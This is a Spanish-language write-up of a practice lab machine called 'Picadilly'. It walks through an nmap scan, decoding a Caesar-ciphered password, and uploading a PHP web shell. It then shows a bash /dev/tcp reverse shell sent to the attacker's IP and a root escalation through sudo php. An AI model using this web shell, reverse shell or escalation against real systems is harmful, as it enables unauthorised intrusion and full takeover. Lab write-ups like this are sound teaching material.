
WRITE UP DE LA MÁQUINA PICADILLY


Lo primero de todo, vamos a lanzar la máquina vulnerable:

Hacemos un escaneo con nmap.

nmap -p- --open -sS -sC -sV --min-rate=5000 -vvv -n -Pn 172.17.0.2




Este es el comando que lanzo para el escaneo. Este comando nos muestra estos puertos abiertos y está información.



Como podemos ver, tenemos el puerto 80, con un archivo llamado “backup.txt”.

Tambien tenemos el puerto 443. Lo siguiente será abrir un navegador y observar que tiene el archivo “backup.txt” **NO CERRAR EL NMAP**




Como podemos ver al entrar en el archivo nos dice ya un nombre de usuario que debemos de apuntarnos para futuras operaciones “mateo”.

Abajo podemos leer una contraseña y justo mas abajo vemos un texto en inglés, el cual voy a dejar aquí la traducción ya que eso es una pista.


“Para resolver este acertijo, piensa en un antiguo emperador romano y en su sencillo método para cambiar las letras.”

Si pensamos un poquito es posible que la contraseña esté encriptada, por lo cual vamos a entrar en una web muy buena que voy a dejar aquí para desencriptar contraseñas: https://www.dcode.fr/identificador-cifrado




Como veis en la web te sale un lugar donde puede ingresar texto, ahí vamos a poner la contraseña que hemos encontrado en “backup.txt” y abajo hay otro cuadro donde vamos a darle una pista a la web para encontrar el lenguaje del cifrado, en mi caso he puesto “ROMAN EMPEROR”.

A la izquierda nos muestra los tipos de cifrados, nosotros vamos a elegir el cifrado César.




Dentro del cifrado César, pegamos la contraseña y le damos a descifrar. A la izquierda nos muestra le contraseña “easycrxazy” pero realmente es “easycrazy”.

Como ya sabemos la contraseña del usuario mateo, necesitamos hacer un proceso de investigación en el nmap de antes para sacar más información sobre el puerto 443.



Al final del nmap podemos ver esto, quiere decir que hay otra parte de la web que no hemos visto, entonces debemos de meterlo en /etc/hosts. Procedemos a ello:


ENTER



Y dentro colocamos la ip del laboratorio con el picadilly.lab como hemos visto en el nmap.

Sabemos que esto esta corriendo en 443, así que ahora ponemos en el navegador: https://picadilly.lab

Aceptamos los riegos y entramos a esta web:




En la cual vemos que nos deja subir archivos. Por lógica lo suyo es subir un archivo php malicioso.


Creación:

```
<?php
    echo "<pre>" . shell_exec($_REQUEST['cmd']) . "</pre>";
?>
```

Esto lo metemos dentro de un archivo llamado SHELL.php




Ahora procedemos a subir el archivo a la web:




Primero le damos a browse, buscamos el archivo y subimos, y ya el archivo está dentro.

Suponemos que si se puede subir archivos, entonces tiene un directorio /uploads, así que lo buscamos.



Vemos que el archivo está subido correctamente. Ahora vamos a probar que funcione poniendo esto en la URL: https://picadilly.lab/uploads/shell.php?cmd=id



Correcto, funciona. Ahora vamos a ponernos en escucha con nc por el puerto 443 en nuestra maquina atacante con este comando:

```
┌──(root㉿kali)-[~/Desktop]
└─# nc -nvlp 443
listening on [any] 443 ...
```

Y ahora lanzamos una reverse Shell en la URL con los siguientes parámetros:

```
https://picadilly.lab/uploads/shell.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/172.17.0.1/443%200%3E%261%22
```

bash -c "bash -i >%26 /dev/tcp/172.17.0.1/443 0>%261"

```
┌──(root㉿kali)-[~/Desktop]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39710
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c626a71eb42f:/var/www/html/uploads$ clear
```

Estamos dentro! Ahora vamos a pasarnos al usuario que encontramos antes que era

Usuario: mateo

Contraseña: easycrazy

Hacemos **un "su mateo"**

```
www-data@c626a71eb42f:/var/www/html/uploads$ su mateo
su mateo
Password: easycrazy

whoami
mateo
```

Estamos dentro de mateo, ahora vamos a escalar privilegios para hacernos con el usuario root

Para ello empezamos lanzando el **comando "sudo -l"**

```
sudo -l
Matching Defaults entries for mateo on c626a71eb42f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User mateo may run the following commands on c626a71eb42f:
    (ALL) NOPASSWD: /usr/bin/php
```

Podemos ver que el binario php se puede ejecutar como root. Procedemos ir a la web que dejo a continuación: https://gtfobins.github.io/

Y buscamos php en el buscador de la web.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

Nos dice que debemos de lanzar esos comandos, vamos a ello:

Ya somos ROOT!!